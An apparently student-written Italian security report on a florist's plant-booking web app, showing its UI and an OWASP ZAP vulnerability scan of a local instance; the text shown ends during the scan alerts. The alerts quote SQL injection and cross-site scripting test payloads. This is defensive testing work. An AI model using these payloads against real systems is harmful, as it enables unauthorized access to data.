

Indice

Indice.....	2
Overview dell'applicazione web	3
Obiettivo dell'applicazione web	3
Interfaccia utente	4
Tecnologie utilizzate	7
Testing della sicurezza	8
Obiettivo dell'applicazione web	8
Vulnerability Assessment con OWASP ZAP	8
Manual Explore.....	9
Automated Scan	11
Interpretazione dei risultati.....	13
Penetration Testing	16
SQL Injection.....	16
Cross-Site Scripting	17
Contromisure.....	22
Revisione del codice	22
Validazione dati in input	22
Sanitizzazione dei dati.....	27
Escaping dell'output.....	28
DOMPurify	29
Query parametrizzate	31
Crittografia della password	32
Gestione della sessione e cookie	33
Token CSRF.....	35
Considerazioni finali	40
Risultati della scansione finale.....	40
Sviluppi futuri	41

Overview dell'applicazione web

Obiettivo dell'applicazione web

L'applicazione web in esame è stata progettata per soddisfare le esigenze specifiche di una particolare categoria di commercianti: i fiorai. Il suo obiettivo principale è quello di offrire agli utenti la possibilità di prenotare comodamente le piante desiderate per il ritiro successivo presso il negozio.

L'applicazione presenta due ruoli distinti:

- Ruolo "*admin*": Questo ruolo è riservato al proprietario del negozio. Quest'ultimo ha accesso privilegiato alle funzionalità di gestione dell'applicazione, come la capacità di gestione delle piante nel catalogo e la gestione delle prenotazioni dei clienti.
- Ruolo "*user*": Questo ruolo è destinato ai clienti del negozio che desiderano prenotare piante. Gli utenti possono navigare attraverso il catalogo delle piante disponibili, visualizzare dettagli e immagini delle piante, selezionare le piante desiderate e completare il processo di prenotazione. Possono visualizzare anche la loro cronologia ordini.

Interfaccia utente

L'interfaccia utente è progettata per essere intuitiva e facile da usare, garantendo un'esperienza senza problemi sia per gli amministratori che per gli utenti finali.

La UI dedicata al login e registrazione è comune sia al ruolo utente che amministratore.




Figura 1.UI Login




Figura 2.UI Registrazione

Come già detto, l'interfaccia amministratore deve dare la possibilità di gestire il catalogo delle piante, in particolare aggiungere e cancellare i prodotti, e deve permettere all'admin di poter visualizzare le prenotazioni e di cancellarle.




Figura 3. UI Admin Catalogo

The screenshot shows a web browser window titled "localhost:8085/admin/eddpplant". The page is titled "Aggiungi nuova pianta" and contains a form with fields for name, height, price, and a file upload field. A green "Aggiungi" button is at the bottom.

Inserire nome pianta
Inserire altezza in cm
Inserire il prezzo
Scegli file Nessun file selezionato
Aggiungi

Figura 4. UI Admin Aggiungi prodotto

The screenshot shows a web browser window titled "localhost:8085/admin/getbookings". The page is titled "Lista prenotazioni" and displays a table of bookings with columns: Email, Phone, Nome pianta, Quantità, and Elimina. Two entries are shown:

Email	Phone	Nome pianta	Quantità	Elimina
alice.smith@example.com	1234567890	BONSAI FICUS	2	[Delete]
alice.smith@example.com	1234567890	ORCHIDEA BIANCA	1	[Delete]

Figura 5. UI Admin Lista prenotazioni

Il cliente deve invece poter visualizzare le piante nel catalogo, prenotarle e visualizzare le proprie prenotazioni.




Figura 6. UI User Catalogo e Carrello




Figura 7. UI User Lista prenotazioni

Tecnologie utilizzate

Per lo sviluppo delle funzionalità e della logica di business sul lato server, è stato utilizzato:

- MySQL: un sistema di gestione di database relazionale che viene utilizzato per archiviare e gestire i dati nel lato server.
- Spring Boot: un framework Java per lo sviluppo di applicazioni web lato server. Fornisce un'infrastruttura preconfigurata per semplificare lo sviluppo di applicazioni Spring e integra funzionalità come la gestione delle richieste HTTP, la configurazione del database e molto altro.

Per lo sviluppo dell'interfaccia utente e la presentazione dei dati lato client, sono state invece utilizzate le seguenti tecnologie:

- HTML: un linguaggio di markup utilizzato per creare la struttura e il layout delle pagine web. Viene utilizzato per definire gli elementi della pagina, come testo, immagini, link e tabelle.
- JavaScript: un linguaggio di scripting che viene eseguito sul lato client del web browser. Viene utilizzato per aggiungere interattività e funzionalità dinamiche alle pagine web. JavaScript può manipolare il contenuto HTML, rispondere agli eventi degli utenti, effettuare chiamate AJAX per ottenere o inviare dati al server e altro ancora.

Testing della sicurezza

Obiettivo dell'applicazione web

Il test di sicurezza del software è un processo essenziale per valutare e testare un sistema al fine di identificare rischi per la sicurezza e vulnerabilità del sistema e dei suoi dati. Nel caso in esame, questa fase è stata suddivisa in due step distinti:

- Valutazione della vulnerabilità: Durante questa fase, il sistema viene esaminato e analizzato attentamente per individuare eventuali problemi di sicurezza. Si utilizzano strumenti e tecniche specializzate per identificare le vulnerabilità esistenti nel sistema, come ad esempio scanner di vulnerabilità automatizzati.
- Test di penetrazione: Questo step simula un attacco da parte di hacker malintenzionati contro il sistema. Attraverso tecniche di hacking etico, il sistema viene sottoposto ad analisi e attacchi mirati al fine di verificare la sua resistenza e identificare le vulnerabilità sfruttabili.

Vulnerability Assessment con OWASP ZAP

Per la fase di Vulnerability Assessment, è stato impiegato OWASP Zed Attack Proxy (ZAP), progettato per individuare vulnerabilità in applicazioni e siti web.

ZAP si compone di due macro-sezioni. La prima consiste in uno scanner automatizzato di vulnerabilità, che identifica i problemi e fornisce un report dettagliato alle figure coinvolte, quali sviluppatori, sistemisti e addetti alla sicurezza, per correggere le

vulnerabilità individuate. La seconda sezione di ZAP consente al software di agire come un proxy posizionandosi tra il browser del tester e l'applicazione web. In questa posizione, ZAP è in grado di intercettare e ispezionare i messaggi scambiati tra il browser e l'applicazione web, e offre la possibilità di modificare i contenuti dei messaggi, se necessario, prima di inoltrarli alla destinazione.



Manual Explore

Durante l'esplorazione iniziale del sito web, è stata utilizzata la funzionalità Manual Explore di ZAP. Questo ha consentito di navigare attraverso le varie pagine dell'applicazione, interagire con gli elementi dell'interfaccia utente e inviare richieste HTTP.

Avvio rapido Richiesta Risposta Richiedente

Manual Explore

This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.
The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.


URL to explore:

Enable HUD:

Explore your application:

You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.


Durante questo processo è stata compilata automaticamente la lista dei siti visitati.



Durante l'esplorazione manuale, ZAP ha iniziato a registrare una serie di avvisi. Questi avvisi sono stati generati mentre ZAP intercettava e analizzava le richieste e le risposte HTTP scambiate tra il browser e l'applicazione web.

L'esplorazione manuale è fondamentale perché consente di superare alcune limitazioni della scansione automatica. Un esempio è dato dal fatto che le pagine protette da una pagina di accesso non sono scopribili durante una scansione automatica, a meno che non venga configurata la funzionalità di autenticazione di ZAP. Durante l'esplorazione manuale, è possibile gestire manualmente l'autenticazione e navigare attraverso le pagine protette, consentendo una valutazione più completa delle vulnerabilità dell'applicazione web.

L'esplorazione manuale è stata condotta mediante l'Heads Up Display (HUD), un'interfaccia nuova e innovativa che fornisce l'accesso alle funzionalità ZAP direttamente nel browser.



Questa interfaccia, ad esempio, permette di avviare una scansione attiva, mentre si sta effettuando una scansione manuale oppure tiene traccia degli avvisi di vulnerabilità che si verificano durante l'esplorazione dell'applicazione web e fornisce un modo per accedervi direttamente, consentendo di visualizzare e gestire facilmente le vulnerabilità rilevate durante il processo di test di sicurezza.

Automated Scan

A questo punto si è passati alla fase di scansione “attiva”, che permette di eseguire una scansione automatizzata utilizzando regole predefinite e test specifici per individuare le vulnerabilità comuni. OWASP ZAP invia delle richieste e analizza le risposte

dell'applicazione web per individuare potenziali vulnerabilità comuni come le injection (SQL injection, XSS), le configurazioni insicure, le vulnerabilità nelle autenticazioni e nelle autorizzazioni, e altro ancora.

This screen allows you to launch an automated scan against an application – just enter its URL below and press 'Attack'.
E' proibito l'utilizzo di detta applicazione senza avere ottenuto specifica autorizzazione per l'applicazione web da testare.

URL to attack: http://localhost:8085
 Use traditional spider
 Use ajax spider: Firefox Headless
 Attacco Arresta
Progresso: Non avviato

Durante la fase di Automated Scan, Zap procede con la funzione di *Spider* che consente di esplorare in modo automatizzato un'applicazione web per identificare le pagine, i link e le risorse disponibili. Una volta che l'utente ha fornito l'URL, ZAP lo utilizza come punto di partenza per scoprire il sito web. Durante l'analisi di una URL, identifica tutti i collegamenti ipertestuali presenti nel documento e li aggiunge alla lista di URL da visitare. Questo aiuta a mappare l'applicazione e assicura che tutte le pagine siano esplorate e analizzate durante l'analisi delle vulnerabilità.

In questo modo ZAP effettuerà un completo web crawling del sito, ma soprattutto individuerà, se presenti, eventuali vulnerabilità effettuando una scansione passiva delle risposte ottenute per ogni richiesta inviata durante il processo di crawling.

Cronologia	Ricerca	Avisi	Output	WebSockets	Scansione attiva	Spider	AJAX Spider	+		
Elaborato	Timestamp della richiesta	Metodo	URL	Codice	Ragione	RTT	Dimensione della intestazione della risposta	Dimensione del corpo della risposta	Massima allerta	Etichette
20/04/24, 16:56:26		GET	http://localhost:8085	200		4 MS	139 byte	2.251 byte	P Medio	Comment
20/04/24, 16:56:26		GET	http://localhost:8085/robots.txt	404	14 MS	105 byte	99 byte		P Medio	JSON
20/04/24, 16:56:26		GET	http://localhost:8085/sitemap.xml	404	13 MS	106 byte	100 byte		P Medio	Comment
20/04/24, 16:56:26		GET	http://localhost:8085/login/register	200	5 MS	139 byte	2.251 byte		P Medio	Form, Password, S...
20/04/24, 16:56:26		GET	http://localhost:8085/static/stylelanding.css	200	12 MS	241 byte	3.976 byte		P Medio	Comment
20/04/24, 16:56:26		GET	http://localhost:8085/static/normalize.css	200	24 MS	256 byte	3.435 byte		P Medio	Comment
20/04/24, 16:56:26		GET	http://localhost:8085/favicon.ico	200	30 MS	256 byte	6.814 byte		P Medio	Comment
20/04/24, 16:56:26		GET	http://localhost:8085/index.html	200	39 MS	256 byte	6.449 byte		P Medio	Comment
Non testo	20/04/24, 16:56:26	GET	http://localhost:8085/static/assets/img/logo....	200	29 MS	258 byte	16.854 byte		P Bass	Comment
Non testo	20/04/24, 16:56:26	GET	http://localhost:8085/static/assets/img/spro....	200	31 MS	261 byte	3.258 byte		P Bass	Comment
Non testo	20/04/24, 16:56:26	GET	http://localhost:8085/static/assets/img/shop....	200	26 MS	258 byte	16.649 byte		P Bass	Comment
Non testo	20/04/24, 16:56:26	GET	http://localhost:8085/static/app.js	200	22 MS	262 byte	369 byte		P Bass	Comment
Non testo	20/04/24, 16:56:26	GET	http://localhost:8085/static/assets/img/imag....	200	30 MS	259 byte	551.257 byte		P Bass	Comment
Non testo	20/04/24, 16:56:26	GET	http://localhost:8085/static/assets/img/imag....	200	30 MS	259 byte	339.977 byte		P Bass	Comment
	20/04/24, 16:56:26	POST	http://localhost:8085/user/login	200	21 MS	139 byte	3.998 byte		P Medio	Form, Password, S...

Successivamente alla fase di Spider, parte la fase di Active Scan che include la fase di Attack, dove vengono eseguiti una serie di attacchi automatizzati contro le pagine e le risorse identificate durante il crawling per rilevare vulnerabilità comuni come le injection

(SQL injection, XSS) e le configurazioni insicure.

Scansione attiva											
Sent Messages		Filtered Messages									
ID	Timestamp della richiesta	Timestamp della risposta	Metodo	URL	Codice	Ragione	RTT	Dimensione della intestazione della risposta	Dimensione del corpo della risposta		
49	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/1661329562313464775	404		3 MS	106 byte	108 byte		
51	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/admin/7371400372039...	404		12 MS	106 byte	114 byte		
53	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/login/63038327986341...	404		3 MS	106 byte	114 byte		
57	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/stress/2142072301829...	404		6 MS	195 byte	115 byte		
59	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/1661329562313464775...	404		4 MS	106 byte	120 byte		
61	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/static/assets/img/57890...	404		5 MS	195 byte	126 byte		
63	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/admin/254574103079771...	404		7 MS	106 byte	113 byte		
64	20/04/24, 17:00:18	20/04/24, 17:00:18	POST	http://localhost:8085/user/login	200		9 MS	139 byte	3.787 byte		
65	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/statistic/1661329562313464775...	200		2 MS	106 byte	94 byte		
66	20/04/24, 17:00:18	20/04/24, 17:00:18	POST	http://localhost:8085/user/register	200		6 MS	138 byte	788 byte		
67	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/static	404		2 MS	194 byte	95 byte		
68	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/static/assets	404		3 MS	195 byte	102 byte		
69	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/static/assets/img	404		4 MS	195 byte	106 byte		
70	20/04/24, 17:00:18	20/04/24, 17:00:18	POST	http://localhost:8085/user/login	200		11 MS	139 byte	3.787 byte		
71	20/04/24, 17:00:18	20/04/24, 17:00:18	POST	http://localhost:8085/user/register	200		10 MS	138 byte	788 byte		
72	20/04/24, 17:00:18	20/04/24, 17:00:18	GET	http://localhost:8085/user	404		11 MS	106 byte	93 byte		
73	20/04/24, 17:00:18	20/04/24, 17:00:18	POST	http://localhost:8085/user/login	200		9 MS	139 byte	3.787 byte		

È da osservare che l'esplorazione manuale è stata utilizzata come complemento all'Active Scan e allo Spider, ottenendo una valutazione più completa e accurata della sicurezza dell'applicazione web. Il test manuale permette di approfondire l'analisi su aree specifiche o vulnerabilità più complesse, mentre l'Active Scan e Spider forniscono una copertura più ampia e una rilevazione automatizzata delle vulnerabilità comuni.

Interpretazione dei risultati

Nell'interfaccia di ZAP, in basso, è possibile notare la sezione Cronologia mostra un registro delle richieste e delle risposte HTTP effettuate durante l'analisi dell'applicazione web. Fornisce un'istantanea degli eventi passati durante la sessione di scansione e può essere utile per esaminare le interazioni tra OWASP ZAP e l'applicazione.

Inoltre, tramite la Cronologia si può visualizzare e filtrare le richieste e le risposte precedenti, consentendo di analizzare i dettagli delle singole richieste, controllare i risultati delle risposte e identificare eventuali problemi o comportamenti anomali durante l'analisi dell'applicazione web.

Cronologia											
Filtro: OFF		Eseguire									
ID	Sorgente	Timestamp della richiesta	Metodo	URL	Codice	Ragione	RTT	Dimensione del corpo della risposta	Massima allerta	Nota	Etichette
1	== Proxy	19/03/24, 18:22:31	GET	http://localhost:8085/	200		32 MS	2.251 byte	Medio	Comment	
3	== Proxy	19/03/24, 18:22:31	POST	https://accounts.google.com/ListAccounts?gsi...	200	OK	234 MS	17 byte	JSON	Comment	
4	== Proxy	19/03/24, 18:22:32	GET	http://localhost:8085/static/stylelanding.css	200		52 MS	3.435 byte	Basso	Comment	
5	== Proxy	19/03/24, 18:22:32	GET	http://localhost:8085/static/iconfont/iconfont.css	200		5 MS	6.814 byte	Basso	Comment	
13	== Proxy	19/03/24, 18:22:32	GET	https://unpkg.com/iconfont/iconfont@2.0.0/iconfont.css?2f9786.css	200	OK	165 MS	171 byte	Medio	Comment	
15	== Proxy	19/03/24, 18:22:32	GET	https://unpkg.com/iconfont@2.1.4/icon/iconxico...	200	OK	221 MS	68.028 byte	Medio	Comment	
19	== Proxy	19/03/24, 18:22:32	GET	https://fonts.googleapis.com/css2?family=Poppi...	200	OK	122 MS	7.884 byte	Medio	Comment	
24	== Proxy	19/03/24, 18:22:33	GET	https://fonts.googleapis.com/css2?family=v20/pixiyp...	200	OK	33 MS	8.000 byte	Medio	Comment	
25	== Proxy	19/03/24, 18:22:33	GET	https://unpkg.com/iconfont@2.1.4/fonts/iconxico...	200	OK	159 MS	115.680 byte	Medio	Comment	
27	== Proxy	19/03/24, 18:22:34	GET	https://content-autofill.googleapis.com/v1/pag...	200	OK	167 MS	106 byte	Basso	Comment	
28	== Proxy	19/03/24, 18:22:34	GET	https://content-autofill.googleapis.com/v1/pag...	200	OK	167 MS	272 byte	Basso	Comment	
30	== Proxy	19/03/24, 18:22:34	GET	https://content-autofill.googleapis.com/v1/pag...	200	OK	172 MS	28 byte	Basso	Comment	
33	== Proxy	19/03/24, 18:22:39	POST	https://optimizationguide.googleapis.com/v1/...	200	OK	158 MS	1.962 byte	Basso	Comment	
35	== Proxy	19/03/24, 18:22:43	GET	http://localhost:8085/login/register	200		15 MS	3.976 byte	Medio	Comment	
37	== Proxy	19/03/24, 18:22:43	GET	https://localhost:8085/static/icon/iconxico...	200		15 MS	6.491 byte	Basso	Comment	
40	== Proxy	19/03/24, 18:22:43	GET	https://localhost:8085/static/icon/iconxico...	200		15 MS	309 byte	Basso	Comment	
41	== Proxy	19/03/24, 18:22:43	GET	https://fonts.googleapis.com/css2?family=Poppi...	200	OK	147 MS	8.115 byte	Medio	Comment	
42	== Proxy	19/03/24, 18:22:43	GET	https://fonts.googleapis.com/css2?family=Poppi...	200	OK	289 MS	11.892 byte	Medio	Comment	
44	== Proxy	19/03/24, 18:22:43	GET	https://fonts.googleapis.com/poppins/v20/pibyp...	200	OK	51 MS	7.816 byte	Medio	Comment	
45	== Proxy	19/03/24, 18:22:44	GET	https://content-autofill.googleapis.com/v1/pag...	200	OK	146 MS	104 byte	Basso	Comment	
46	== Proxy	19/03/24, 18:22:44	GET	https://fonts.googleapis.com/poppins/v20/pibyp...	200	OK	146 MS	7.748 byte	Medio	Comment	
47	== Proxy	19/03/24, 18:22:44	GET	https://ka-fontawsome.com/releases/v5.15.4...	200	OK	198 MS	26.682 byte	Medio	Comment	
52	== Proxy	19/03/24, 18:22:44	GET	https://ka-fontawsome.com/releases/v5.15.4...	200	OK	246 MS	60.132 byte	Medio	Comment	

La sezione Avvisi invece raccoglie tutte le potenziali vulnerabilità o problemi di sicurezza rilevati durante l'analisi dell'applicazione web.

A ogni *Alert* è associato un livello di severità che indica l'importanza o il rischio relativo alla vulnerabilità individuata. Il livello di severità aiuta a valutare la gravità dell'alert e a identificare le vulnerabilità che richiedono un'attenzione immediata

Cronologia Ricerca Avvisi Output +

Avvisi (25)

- > **Cross Site Scripting (Persistent) (3)**
- > **Cross Site Scripting (Reflected) (6)**
- > **SQL Injection (9)**
- > **SQL Injection - MySQL (43)**
- > **Assenza di Token Anti-CSRF (5)**
- > **Buffer Overflow (42)**
- > **CSP: Wildcard Directive**
- > **CSP: script-src unsafe-inline**
- > **Configurazione errata multi dominio (18)**
- > **Content Security Policy (CSP) Header Not Set (18)**
- > **Missing Anti-clickjacking Header (18)**
- > **Cross-Domain JavaScript Source File Inclusion (4)**
- > **Strict-Transport-Security Header Not Set (28)**
- > **Timestamp Disclosure - Unix (6)**
- > **X-Content-Type-Options Header Missing (39)**
- > **Authentication Request Identified (5)**
- > **Cookie con ambito non stringente (8)**
- > **Information Disclosure - Sensitive Information in URL (3)**
- > **Information Disclosure - Suspicious Comments (11)**
- > **Modern Web Application (11)**
- > **Re-examine Cache-control Directives (14)**
- > **Retrieved from Cache (18)**
- > **Session Management Response Identified (39)**
- > **User Agent Fuzzer (264)**
- > **User Controllable HTML Element Attribute (Potential XSS)**

Gli avvisi più critici riguardano l'attacco Cross-Site Scripting e SQL Injection.

Cronologia Ricerca Avvisi Output +

Cross Site Scripting (Persistent)

URL: http://localhost:8085/admin/getplants

Rischio: **High**

Affidabilità: Medium

Parametro: altezza

Attacco: ;alert(1);

Prova:

CWE ID: 79

WASC ID: 8

Sorgente: Attivo (40014 - Cross Site Scripting (Persistent))

Input Vector: Dati del form multiform

Descrizione:

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

Altre Informazioni:

Source URL: http://localhost:8085/admin/uploadplant

Soluzione:

Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Riferimenti:

<http://projects.webappsec.org/Cross-Site-Scripting>
<https://cwe.mitre.org/data/definitions/79.html>

Alert Tags:

Tasto	Valore
OWASP_2021_A03	https://owasp.org/Top10/A03_2021-Injection/
WSTG-v42-INPV-02	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security/Test_01_Initial_Analysis/
OWASP_2017_A07	https://owasp.org/www-project-too-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html

SQL Injection

URL: <http://localhost:8085/userLogin>
Rischio: High
Affidabilità: Medium
Parametro: email
Attacco: alice@email.com' AND '1'='1 --
Prova:
CWE ID: 89
WASC ID: 19
Sorgente: Attivo (40018 - SQL Injection)
Input Vector: Form Query
Descrizione: SQL injection may be possible.

Altre Informazioni:
The page results were successfully manipulated using the boolean conditions [alice@email.com' AND '1'='1 --] and [alice@email.com' AND '1'='2 --]. The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison. Data was returned for the original parameter.

Soluzione:
Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by ?

Riferimento:
https://cheatsheetsseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Alert Tags:	Tasto	Valore
OWASP_2021_A03	Tasto	https://owasp.org/Top10/A03_2021-Injection/
WSTG-v42-INPV-05		https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security/Test_04_Injection/
OWASP_2017_A01		https://owasp.org/www-project-top-ten/2017/A1_2017-Injection.html

Assenza di Token Anti-CSRF

URL: <http://localhost:8085/admin/addplant>
Rischio: Medium
Affidabilità: Low
Parametro:
Attacco:
Prova: <form id="fileUploadForm" method="POST" action="/admin/uploadplant" enctype="multipart/form-data">
CWE ID: 352
WASC ID: 9
Sorgente: Passivo (10202 - Assenza di Token Anti-CSRF)
Input Vector:
Descrizione: Nessun token Anti-CSRF è stato trovato nel form HTML.
A cross site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL./form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user.

Altre Informazioni:
Nessun token Anti-CSRF (anticsrftoken, CSRFToken, _RequestVerificationToken, csrfmiddlewaretoken, authentication_token, OWASP_CSRFTOKEN, noncsrf, csrf_token, _csrf, _csrfSecret, __magic, CSRF, _token, csrf_token) è stato trovato nel seguente form HTML. [Form 1: "altezza" "fileuploadinput" name="prezzo"] .

Soluzione:
Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Riferimento:
<http://projects.webappsec.org/Cross-Site-Request-Forgery>
<https://cwe.mitre.org/data/definitions/352.html>

Alert Tags:	Tasto	Valore
